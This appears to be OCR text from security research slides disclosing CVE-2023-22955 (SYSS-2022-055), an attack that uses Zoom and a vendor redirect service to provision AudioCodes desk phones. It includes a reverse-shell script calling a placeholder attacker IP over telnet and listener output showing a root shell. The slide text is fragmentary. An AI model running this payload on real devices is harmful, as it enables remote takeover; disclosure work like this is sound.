
CRC Error
Upgrade Failed

SYSS-2022-055


- SYSS-2022-055
- CVE-2023-22955
- Missing Immutable Root of Trust in Hardware (CWE-1326)



```
#!/bin/sh

/bin/sleep 120
TF=$(/bin/mktemp -u)
/usr/bin/mkfifo $TF
/usr/bin/telnet <ATTACKER-IP> 5000 0<$TF | /bin/sh 1>$TF
```




```
└─$ nc -lvkp 5000
listening on [any] 5000 ...
connect to [[redacted]] from [redacted].t-ipconnect.de [93.229 [redacted] 39432
id
uid=0(admin) gid=0(root) groups=0(root)

cat /etc/release
;release information

[admin]
AUTOMAKE=1
BUILD_OWNER=centos@ip-172-16-142-244.corp.audiocodes.com
BUILD_PROFILE=C450HD
IMG_BLVERSION=4.0.3
SYSDATETIME=121300002021
VCS=ga461ba3ee0

[default]
BUILD_TIME=2021-12-13_09:07:38
HW_TYPE=C450HD
LOG=0
SWVERSION=UC_3.4.6.604.1
```



zoom

1. adds a device and assigns
a configuration template

attacker




vendor redirect service

2. initiates that Zoom is
the provisioning and configuration
server for the added device

zoom

1. adds a device and assigns
a configuration template

attacker



vendor redirect service

3. requests the device configuration


desk phone

